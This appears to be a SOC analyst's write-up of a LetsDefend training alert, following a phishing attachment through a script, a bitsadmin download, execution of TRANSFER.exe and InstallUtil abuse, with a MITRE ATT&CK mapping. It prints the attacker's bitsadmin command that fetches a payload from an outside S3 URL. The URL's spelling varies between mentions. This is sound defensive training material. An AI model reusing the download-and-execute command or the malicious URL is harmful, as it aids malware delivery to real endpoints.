

Hey everyone! 🖐️

Welcome back to another SOC investigation write-up.

In today's write-up, we'll be investigating **SOC301 – Suspicious BITS Transfer and Execution Detected** from Let's Defend and walking through the alert step by step from a SOC analyst's perspective.

The goal of this investigation is not just to find the answer, but to understand the attacker's actions, reconstruct the attack timeline, identify the techniques used, and determine whether the activity represents a genuine security incident.

Throughout this write-up, we'll analyze the available logs, follow the process execution chain, examine the artifacts discovered during the investigation, and map the observed activity to relevant MITRE ATT&CK techniques.

By the end, we'll have a complete picture of what happened on the endpoint and the lessons that can be taken away from the investigation.

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Let's jump into the investigation. 🔍

SOC301 - Following a BITS Trail from a Phishing Email to Payload Execution

Overview

Some alerts immediately look malicious.

Others require a bit of digging before the full picture appears.

This investigation started with an alert for suspicious BITS activity on a Windows endpoint. At first glance, the alert appeared to be a simple file download performed through the Windows Background Intelligent Transfer Service (BITS). However, after correlating process creation logs, email activity, endpoint events, and BITS operational logs, the investigation revealed a complete phishing-to-execution attack chain.

The objective of this investigation was to determine whether the BITS activity was legitimate administrative behavior or attacker-controlled activity, identify the initial access vector, and assess the impact on the endpoint.

MAIN CHANNEL		INVESTIGATION CHANNEL		CLOSED ALERTS	
SEVERITY	DATE	RULE NAME	EVENTID	TYPE	ACTION
^ Medium	Jul, 12, 2024, 06:09 AM	SOC301 - Suspicious BITS Transfer and Execution Detected	277	LOLBin	» ✓
EventID :		277			
Event Time :		Jul, 12, 2024, 06:09 AM			
Rule :		SOC301 - Suspicious BITS Transfer and Execution Detected			
Level :		Incident Responder			
Source Address :		172.16.17.71			
Destination Address :		172.16.17.71			
Hostname :		Garret			
Alert Trigger Reason :		Detects the use of BITS to transfer files and subsequent execution of downloaded files.			
Trigger Log :		BITS started the myDownloadJob transfer job that is associated with the https://files-ls3-us-east-2.amazonaws.com/transfer.zip URL.			
EDR Action :		Allowed			
LI Note :		I checked the trigger log, but I couldn't tell whether the activity belonged to the admin activity or the attacker. It was also seen that the user received an email minutes before the alert and the attachment of the email was a file named 'project2024.zip'.			
Show Hint ⚙					

FIGURE 1 – Alert Overview Screenshot

Alert Analysis

IP/URL Reputation

You should check the reputation of the URL where the file tried to be downloaded to the system was located. In addition, you can also check the hash reputation of the downloaded file.

3 / 94

3/94 security vendors flagged this URL as malicious

https://files-ls.s3.us-east-2.amazonaws.com/transfer.zip

files-ls.s3.us-east-2.amazonaws.com

Status: 200

Content type: binary/octet-stream

Last Analysis Date: a moment ago

binary/octet-stream downloads.zip

DETECTION DETAILS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Crowdsourced context

HIGH 1 MEDIUM 0 LOW 0 INFO 0 SUCCESS 0

Activity related to SILENTBUILDER - according to source Cluster25 - 6 months ago

This DOMAIN is used by SILENTBUILDER. SilentBuilder is a dropper and downloader used by a subgroup of Conti. The MSI file downloaded appears to be a Notepad++ installer.

Security vendors' analysis

Do you want to automate checks?

Antiy-AVL	Malicious	BitDefender	Malware
G-Data	Malware	Abusix	Clean

hxxps://www.virustotal.com/gui/url/58e07c394b7178e859796ca153e9c120c7647a6e117675d71f11e1a7fbbe5482?nocache=1

You should obtain the hash information of the file to check the hash reputation of the file downloaded to the system. For this, you should connect to the system. You can do this in Endpoint Security by using the "Go to Lab" button as below.

The alert was triggered after a file named `transfer.zip` was downloaded using `bitsadmin.exe`.

One detail immediately caught my attention.

The L1 analyst note mentioned that the user had received an email only a few minutes before the alert was generated. In addition, the note referenced an attachment named:

`project2024.zip`

Whenever suspicious process activity appears shortly after an email attachment is opened, phishing becomes a strong possibility.

At this stage, I wanted to answer a simple question:

Was the BITS activity initiated by a legitimate administrator, or was it part of a malicious attack chain?

The answer would determine whether the alert was a false positive or a true positive.

Initial Access Investigation

Instead of starting with the BITS logs, I decided to investigate the email activity first.

Reviewing the email revealed a message titled:

Project 2024 Update

The email attempted to appear legitimate by referencing project documentation, implementation files, and project deliverables.

Attached to the email was:

project2024.zip

At first glance, the email looked convincing enough to avoid immediate suspicion.

A few minutes later, endpoint telemetry confirmed that the attachment had been downloaded through Chrome.

This provided the first confirmed link between the phishing email and the endpoint activity.




FIGURE 2 – Phishing Email Screenshot




FIGURE 3 – Download Activity Showing project2024.zip

At this point, the investigation shifted from "What downloaded transfer.zip?" to:

"What happened after the user opened project2024.zip?"



Process Creation Analysis

Reviewing process creation events revealed the following execution:

```
cmd.exe /C  
"C:\Users\LetsDefend\Downloads\project2024\project2024.cmd"
```

The parent process was:

```
explorer.exe
```

This indicated direct user interaction.

The user extracted the archive and executed the script contained inside the attachment.

This was the first major turning point in the investigation.

The suspicious BITS activity did not originate from a scheduled task, administrative action, or system process.

It originated from a script delivered through a phishing email.




FIGURE 4 – cmd.exe Executing project2024.cmd

At this stage, the attack chain was beginning to take shape:

```
Email  
↓  
project2024.zip
```

↓
project2024.cmd

However, the most important question remained unanswered:

What was project2024.cmd doing?

Investigating the BITS Activity

The next step was to examine the process responsible for generating the alert.

Shortly after the script executed, the following process appeared:

```
bitsadmin.exe
```

The command line was:

```
bitsadmin /transfer myDownloadJob https://files-ld.s3.us-east-2.amazonaws.com/transfer.zip  
C:\Users\letsdefend\Downloads\transfer.zip
```

This immediately explained why the alert had been generated.

The script was using BITS to download a file from an external source.

Attackers commonly abuse BITS because:

-

It is a trusted Windows component.

-
-

Downloads occur quietly in the background.


-
-

Activity can blend with legitimate system behavior.

-

Rather than using PowerShell or a browser, the attacker chose a built-in Windows utility.

This technique helps reduce suspicion and evade simple detections.



ADD FIGURE 5 – bitsadmin Command Log

At this point, the attack chain expanded:

```
Email  
↓  
project2024.zip  
↓  
project2024.cmd  
↓  
bitsadmin.exe  
↓  
transfer.zip
```

BITS Operational Log Analysis

The challenge hint specifically referenced:

```
Event Viewer
→ Applications and Services Logs
→ Microsoft
→ Windows
→ Bits-Client
→ Operational
```

Initially, I expected to find additional malicious behavior.

Instead, these logs served as confirmation.

Searching for:

```
myDownloadJob
```

revealed the complete lifecycle of the BITS job.

The logs showed:

-

Job Creation

-
-

Transfer Start

-
-

Transfer Completion

-

The transfer job was successfully completed.

This confirmed that the payload download succeeded.




FIGURE 6 – BITS Job Created Event




FIGURE 7 – BITS Transfer Started Event




FIGURE 8 – BITS Transfer Completed Event

One important lesson from this stage was that not every hint reveals a new attack technique.

Sometimes the objective is simply to validate an existing hypothesis using a different log source.

Payload Execution

After confirming the successful download, I investigated what happened next.

The downloaded archive was extracted using:

```
7z.exe
```

This produced a new executable:

```
TRANSFER.exe
```

The file was subsequently executed.

Process creation logs confirmed:

```
TRANSFER.exe
```

was launched directly after extraction.

This demonstrated that the attack was not limited to a file download.

The payload was successfully executed on the endpoint.




FIGURE 9 – TRANSFER.exe Process Creation Log

The investigation had now progressed from:

Download

to

Download + Execution

which significantly increased the severity of the incident.

InstallUtil and LOLBin Abuse

While reviewing the process tree, another process appeared shortly after the payload execution:

`InstallUtil.exe`

The parent process was:

`TRANSFER.exe`

This was arguably the strongest indicator of malicious behavior observed during the investigation.

InstallUtil is a legitimate Microsoft utility used to install .NET assemblies.

However, attackers frequently abuse it as a Living-Off-The-Land Binary (LOLBin) because it allows code execution through a trusted Windows component.

Whenever InstallUtil appears unexpectedly inside an attack chain, it deserves immediate attention.

In this case, the process relationship clearly showed:

`TRANSFER.exe`

↓

`InstallUtil.exe`

This strongly suggested malicious execution activity.




FIGURE 10 – InstallUtil Spawned by TRANSFER.exe

Additional Investigation

During analysis, I encountered several outbound connections that initially appeared suspicious.

One example was:

`edgedl.me.gvt1.com`

Rather than immediately classifying the activity as malicious, I investigated the surrounding context.

The connection was associated with:

`GoogleUpdater.exe`

and involved downloading a:

`.crx3`

package.

Further review showed this activity was related to legitimate Chrome component updates.

This served as a useful reminder that not every outbound connection is malicious.

Context matters more than indicators alone.

A suspicious-looking URL without malicious context is often just background noise.

Findings

The investigation confirmed the following attack chain:

```
Phishing Email
↓
project2024.zip
↓
project2024.cmd
↓
bitsadmin.exe
↓
transfer.zip
↓
TRANSFER.exe
↓
InstallUtil.exe
```



FIGURE 11 – Full Attack Chain Diagram]

Key Findings:

-

User received a phishing email containing a ZIP attachment.

-
-

The attachment contained a malicious script.

-
-

The script abused BITS to download a secondary payload.

-
-

The payload was extracted and executed.

-
-

InstallUtil.exe was launched by the payload.

-
-

BITS operational logs confirmed successful transfer completion.

-
-

No evidence of additional outbound communication or data exfiltration was identified during the investigation.

-

MITRE ATT&CK Mapping

Initial Access

-

T1566.001 – Spearphishing Attachment

-

Execution

-

T1059.003 – Windows Command Shell

-

Defense Evasion

-

T1218.004 – InstallUtil

-

Command and Control / Tool Transfer

-

T1105 – Ingress Tool Transfer

-

Persistence / Utility Abuse

-

T1197 – BITS Jobs

-



Conclusion

What initially appeared to be a suspicious file download ultimately revealed a complete phishing-driven malware execution chain.

The attacker relied on a combination of social engineering, trusted Windows utilities, and staged payload delivery to execute code on the endpoint.

The phishing email served as the initial access vector, the embedded script abused BITS to retrieve a secondary payload, and the downloaded executable subsequently leveraged InstallUtil.exe to continue execution through a trusted Windows binary.

Based on the collected evidence, the alert was classified as a **True Positive**.

No evidence of data exfiltration was observed during the investigation; however, malicious payload execution was successfully confirmed.